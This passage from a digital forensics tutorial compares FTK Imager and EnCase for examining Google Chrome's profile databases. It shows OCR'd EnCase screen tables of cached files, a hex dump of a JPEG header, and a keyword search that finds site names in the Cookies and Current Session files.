
Now here is a surprise! We have an actual image capture by Google Chrome from the user browsing the Internet. This is the same file as is highlighted in Fig. 7, f_000655. This is an excellent piece of evidence and a great way to recover exactly what the user was doing on the Internet at this point in time. Now, my research is by no means conclusive, but I did not discover any paper on the Internet that detailed FTK Imager as a means of examining Google Chrome database files. I hope that you can see that this is a great method of getting into the Chrome files and drilling down deep into the data that is contained within the databases.

As an extra piece of information for the reader. When I did my Internet searching using Google Chrome, one of the websites I visited was Network Minor, which is where the picture in Fig. 8 came from. Chrome holds a wealth of information that the forensic examiner can discover and utilize to forward their investigation.

It should go without saying that FTK Imager is free and does a great job with Chrome, so how would FTK itself work? The easy answer is, great! Imager is a close relative to FTK and not as complex, so when you examine with FTK you are going to be pleased with the results.

## USING ENCASE TO EXAMINE CHROME DATABASE FILES

Another popular tool in the forensic community is EnCase. EnCase is a tool that does a great job in a wide variety of circumstances and is used widely throughout the world. So, let us see what kind of help it can provide the forensic examiner when dealing with Google Chrome files.


EnCase Law Enforcement
File Edit View Tools Help
New Open Save Print Add Device Search Refresh Close
Cases
Home Entries Bookmarks Search Hits Records
Home File Extents Permissions References
Entries
Single Files
Google
Chrome
User Data
Default
Cache
Extension State
Extensions
Local Storage
Media Cache
Pepper Data
Session Storage
User StyleSheets
PepperFlash
SwiftShader
Temp
CrashReports
GBScreensaver
Picasa2Albums
Table Report Gallery Timeline Code
Text Hex Doc Transcript Picture Report Console Details Output Lock Codepage 0/1225
EnScript Hits Filters Conditions Display
EnScript
Enterprise
Examples
Forensic
Include
Main
Source Processor

| | Name | Filter | In Report | File Ext | File Type | File Category | Signature | Description | Is Deleted | Last Accessed | File Created |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | Archived History | | | | | | | File, Archive | | 06/25/13 04:27:20PM | 06/25/13 04:27:20PM |
| 2 | Archived History-jo... | | | | | | | File, Archive | | 06/25/13 04:27:20PM | 06/25/13 04:27:20PM |
| 3 | Bookmarks | | | | | | | File, Archive | | 06/25/13 04:27:20PM | 06/25/13 04:27:20PM |
| 4 | Bookmarks.bak | | | bak | Backup(2) | Archive | | File, Archive | | 06/25/13 04:27:20PM | 06/25/13 04:27:20PM |
| 5 | Cache | | | | | | | Folder, Invalid Cluster | | | |
| 6 | Cookies | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21PM |
| 7 | Cookies-journal | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21PM |
| 8 | Current Session | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21PM |
| 9 | Current Tabs | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21PM |
| 10 | Extension State | | | | | | | Folder, Invalid Cluster | | | |
| 11 | Extensions | | | | | | | Folder, Invalid Cluster | | | |
| 12 | Favicons | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21PM |
| 13 | Favicons-journal | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21PM |
| 14 | History | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21PM |
| 15 | History Index 2012... | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21PM |
| 16 | History Index 2012... | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21PM |
| 17 | History Index 2013... | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21PM |
| 18 | History Index 2013... | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21PM |
| 19 | History Index 2013... | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21PM |
| 20 | History Index 2013... | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21PM |
| 21 | History Index 2013... | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21PM |

```
000000SQLite format 3
002320 ..................|· ·C5·|·indexkeyword_search_terms_index3keyword_search_terms·CREATE INDEX keyword_search_terms_index3 ON keyword_search_term
002465s (term)|····C5·|·indexkeyword_search_terms_index2keyword_search_terms CREATE INDEX keyword_search_terms_index2 ON keyword_search_terms (url_id)|
```

Google\Single Files\Google\Chrome\User Data\Default\Archived History (PS 0 LS 0 CL 0 SO 002 FO 0 LE 1)

**Figure 9.** *Google Chrome folder as it appears in EnCase*

So if we take the acquired Google Chrome folder and open it with EnCase we can begin to examine the file structure and data held within. In figure 9 I have taken a screen shot of this action taking place so that you can see what it looks like. EnCase breaks down the file structure for the user in the upper right hand pane, also called the tree pane. Let us take a closer look here.





**Figure 10.** *EnCase Tree Pane showing file structure*

Here in the tree pane EnCase provides us with an overall view of the file structure of the Chrome folder. As you can see, it contains much the same information as was found when we utilized FTK Imager. Again, I focused upon the "Default" folder which is going to contain items of interest for a forensic examiner during an examination.

In the "Default" folder we can see that we have 8 different files. These files will all hold different information with some possible overlap so we will have to be careful as we proceed into the examination in order not to miss anything that could be important to the case! Remember also that Chrome is in a SQLite database format, so that might just provide us with some differences as we drill down further in EnCase.




| | Name | Filter | In Report | File Ext | File Type | File Category | Signature | Description | Is Deleted | Last Accessed | File Created |
|---|---|---|---|---|---|---|---|---|---|---|---|
| ☐ 1 | Archived History | | | | | | | File, Archive | | 06/25/13 04:27:20PM | 06/25/13 04:27:20P |
| ☐ 2 | Archived History-jo... | | | | | | | File, Archive | | 06/25/13 04:27:20PM | 06/25/13 04:27:20P |
| ☐ 3 | Bookmarks | | | | | | | File, Archive | | 06/25/13 04:27:20PM | 06/25/13 04:27:20P |
| ☐ 4 | Bookmarks.bak | | | bak | Backup(2) | Archive | | File, Archive | | 06/25/13 04:27:20PM | 06/25/13 04:27:20P |
| ☐ 5 | Cache | | | | | | | Folder, Invalid Cluster | | | |
| ☐ 6 | Cookies | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21P |
| ☐ 7 | Cookies-journal | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21P |
| ☐ 8 | Current Session | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21P |
| ☐ 9 | Current Tabs | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21P |
| ☐ 10 | Extension State | | | | | | | Folder, Invalid Cluster | | | |
| ☐ 11 | Extensions | | | | | | | Folder, Invalid Cluster | | | |
| ☐ 12 | Favicons | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21P |
| ☐ 13 | Favicons-journal | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21P |
| ☐ 14 | History | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21P |
| ☐ 15 | History Index 2012... | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21P |
| ☐ 16 | History Index 2012... | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21P |
| ☐ 17 | History Index 2013... | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21P |
| ☐ 18 | History Index 2013... | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21P |
| ☐ 19 | History Index 2013... | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21P |
| ☐ 20 | History Index 2013... | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21P |
| ☐ 21 | History Index 2013... | | | | | | | File, Archive | | 06/25/13 04:27:21PM | 06/25/13 04:27:21P |

**Figure 11.** *EnCase Table Pane View of Chrome Files*

Moving across the screen in EnCase we come to a more detailed view of what files are found in the "Default" folder. As before, in FTK Imager, we see many of the same file names, timestamps and areas of interest. So far Imager and EnCase are running neck and neck in giving us an insider view of Google Chrome.

Now for the sake of argument, let us take a look at the same file here in EnCase that we did in FTK. Remember file "f_000655?" It was an image file, captured from a browsing session during which I visited the Network Minor site. Now we will take a look at it in EnCase and see if there are some differences.



| | Name | Filter | In Report | File Ext | File Type | File Category | Signature | Description | Is Deleted | Last Accessed | File Created |
|---|---|---|---|---|---|---|---|---|---|---|---|
| ☐ 664 | f_000640 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:40 |
| ☐ 665 | f_000641 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:40 |
| ☐ 666 | f_000642 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:40 |
| ☐ 667 | f_000643 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:40 |
| ☐ 668 | f_000644 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:40 |
| ☐ 669 | f_000645 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:40 |
| ☐ 670 | f_000646 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:40 |
| ☐ 671 | f_000647 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:41 |
| ☐ 672 | f_000648 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:41 |
| ☐ 673 | f_000649 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:41 |
| ☐ 674 | f_00064a | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:41 |
| ☐ 675 | f_00064b | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:41 |
| ☐ 676 | f_00064c | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:42 |
| ☐ 677 | f_00064d | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:42 |
| ☐ 678 | f_00064e | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:42 |
| ☐ 679 | f_00064f | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:42 |
| ☐ 680 | f_000650 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:42 |
| ☐ 681 | f_000651 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:42 |
| ☐ 682 | f_000652 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:43 |
| ☐ 683 | f_000653 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:43 |
| ☐ 684 | f_000654 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:43 |
| ☐ 685 | f_000655 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:43 |
| ☐ 686 | f_000656 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:43 |
| ☐ 687 | f_000657 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:43 |
| ☐ 688 | f_000658 | | | | | | | File, Archive | | 06/25/13 12:00:00AM | 06/24/13 01:46:43 |

Google\Single Files\Google\Chrome\User Data\Default\Cache\f_000655 (PS 1 LS 1 CL 1 SO 442 FO 0 LE 1)

**Figure 12.** *EnCase view of f_000655*

So, we have located our file and EnCase gives us a view inside the file itself. Take note of the bottome pane, in EnCase called the "View Pane." It is here that we would expect to see the file rendered in it's native format. Now, we know that this was an image file, but EnCase is only showing us some klingon here! Let us take a closer look.




**Figure 13.** *EnCase View Pane of f_000655*

As we get a closer look at the code here, we can see some interesting items. In the very first line of code we can see that this file has a file header listing it as a .png file. This would align with what we have discovered about this file earlier in FTK Imager.


We can see that a .png file shows up in the test of this file, which provides us with a clue as to what it contains, however EnCase fails to translate this into a format that is easy for the human eye to discern! This can be a weakness when working a forensic examination, so having multiple tools available can help you out immensely. As I researched for this article I continued to browse through this section to see if any other easy to identify file formats jumped out at me and the below listed hex code caught my eye. It was found easily, just by browsing down the EnCase Table Pane with an eye on the View Pane. If you take note of the hex below you will see that it starts wtih "0xFF-D8." Most forensic examiners can tell you what header information will be found in a .jpeg format and this is it!

```
FF D8 FF E0 00 10 4A 46 49 46 00 01 02 00 00 01 00 01 00 00 FF FE 00 04 2A 00 FF E2 02 1C 49 43 43 5F 50 52
4F 46 49 4C 45 00 01 01 00 00 02 0C 6C 63 6D 73 02 10 00 00 6D 6E 74 72 52 47 42 20 58 59 5A 20 07 DC 00 01
00 19 00 03 00 29 00 39 61 63 73 70 41 50 50 4C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 F6 D6 00 01 00 00 00 00 D3 2D 6C 63 6D 73 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0A 64 65 73 63
00 00 00 FC 00 00 00 5E 63 70 72 74 00 00 01 5C 00 00 00 0B 77 74 70 74 00 00 01 68 00 00 00 14 62 6B 70 74
00 00 01 7C 00 00 00 14 72 58 59 5A 00 00 01 90 00 00 00 14 67 58 59 5A 00 00 01 A4 00 00 00 14 62 58 59 5A
00 00 01 B8 00 00 00 14 72 54 52 43 00 00 01 CC 00 00 00 40 67 54 52 43 00 00 01 CC 00 00 00 40 62 54 52 43
00 00 01 CC 00 00 00 40 64 65 73 63 00 00 00 00 00 00 00 03 63 32 00 00 00 00 00 00 00 00
```

## WORD SEARCHING IN ENCASE


Another great tactic that is available when using EnCase is the word search function. The examiner can craft his/her own word list and then search through the forensic image for those words. This can come in very handy during investigations, so I thought that it might be helpful when examining Google Chrome files as well. The results? Keep reading my friends!

I crafted a small word list, only four words, just to experiment with the process and see what happened. After crafting the four word search list I ran the search. It only took about a minute to complete and my results were in! See them in the images below.


EnCase Law Enforcement
File Edit View Tools Help
New Open Save Print Add Device Search Refresh
Cases
Records Devices Secure Storage Keywords
Keywords
Table Report Timeline Code
Text Hex Doc Transcript Picture Report Console Details Output Lock Codepage 0/1225
Empty File
EnScript Filters Conditions Display Queries
EnScript
Enterprise
Examples
Forensic
Include
Main
Source Processor
Google

| | Name | Search expression | Target | GREP | Case Sensitive | Whole Word | ANSI Latin - 1 | Unicode | Unicode Big-endian | UTF8 | UTF7 | Phrase | Ordered | Diacritics | Umlaut | Stemming | Proximity | Locale |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| ☑ 1 | | network minor | Raw data | • | | | • | | | | | | | | | | 0 | 0 |
| ☑ 2 | | facebook | Raw data | • | | | • | | | | | | | | | | 0 | 0 |
| ☑ 3 | | SANS | Raw data | • | | | • | | | | | | | | | | 0 | 0 |
| ☑ 4 | | eforensics | Raw data | • | | | • | | | | | | | | | | 0 | 0 |

**Figure 14.** *EnCase Word Search*



| | Name | Preview | Hit Text | Entry Selected | File Offset | Length | Filter | In Report | File Ext |
|---|---|---|---|---|---|---|---|---|---|
| □ 1 | Cookies | 1 .eforensicsmag.com .> | eforensics | | 40050 | 10 | | • | |
| □ 2 | Cookies | €!þòg 1 .eforensicsmag.com .> | eforensics | | 40080 | 10 | | • | |
| □ 3 | Cookies | €!þòf 1 .eforensicsmag.com .> | eforensics | | 40110 | 10 | | • | |
| □ 4 | Cookies | €!þòe 1 .eforensicsmag.com .> | eforensics | | 40140 | 10 | | • | |
| □ 5 | Cookies | / eforensicsmag.com .> | eforensics | | 187345 | 10 | | • | |
| □ 6 | Cookies | /- eforensicsmag.comcoo | eforensics | | 241493 | 10 | | • | |
| □ 7 | Cookies | .1.utmcsr=eforensicsmag.com\|u | eforensics | | 258532 | 10 | | • | |
| □ 8 | Cookies | y .eforensicsmag.com__u | eforensics | | 258648 | 10 | | • | |
| □ 9 | Cookies | A .eforensicsmag.com__u | eforensics | | 258768 | 10 | | • | |
| □ 10 | Cookies | .eforensicsmag.com__u | eforensics | | 258860 | 10 | | • | |
| □ 11 | Cookies | Q .eforensicsmag.com__u | eforensics | | 258930 | 10 | | • | |
| □ 12 | Cookies | tmctr=www.eforensicsmagazine | eforensics | | 259033 | 10 | | • | |
| □ 13 | Current Session | -US&q=www.eforensicsmagazin | eforensics | | 9645 | 10 | | • | |
| □ 14 | Current Session | -US&q=www.eforensicsmagazin | eforensics | | 14905 | 10 | | • | |
| □ 15 | Current Session | -US&q=www.eforensicsmagazin | eforensics | | 15004 | 10 | | • | |
| □ 16 | Current Session | -US&q=www.eforensicsmagazin | eforensics | | 21168 | 10 | | • | |
| □ 17 | Current Session | http://eforensicsmag.com/ | eforensics | | 21239 | 10 | | • | |
| □ 18 | Current Session | -US&q=www.eforensicsmagazin | eforensics | | 22050 | 10 | | • | |
| □ 19 | Current Session | http://eforensicsmag.com/ | eforensics | | 22083 | 10 | | • | |
| □ 20 | Current Session | http://eforensicsmag.com/ | eforensics | | 22146 | 10 | | • | |
| □ 21 | Current Session | -US&q=www.eforensicsmagazin | eforensics | | 24161 | 10 | | • | |
| □ 22 | Current Session | http://eforensicsmag.com/ | eforensics | | 24194 | 10 | | • | |
| □ 23 | Current Session | http://eforensicsmag.com/ | eforensics | | 24257 | 10 | | • | |

**Figure 15.** *EnCase Word Search Results*

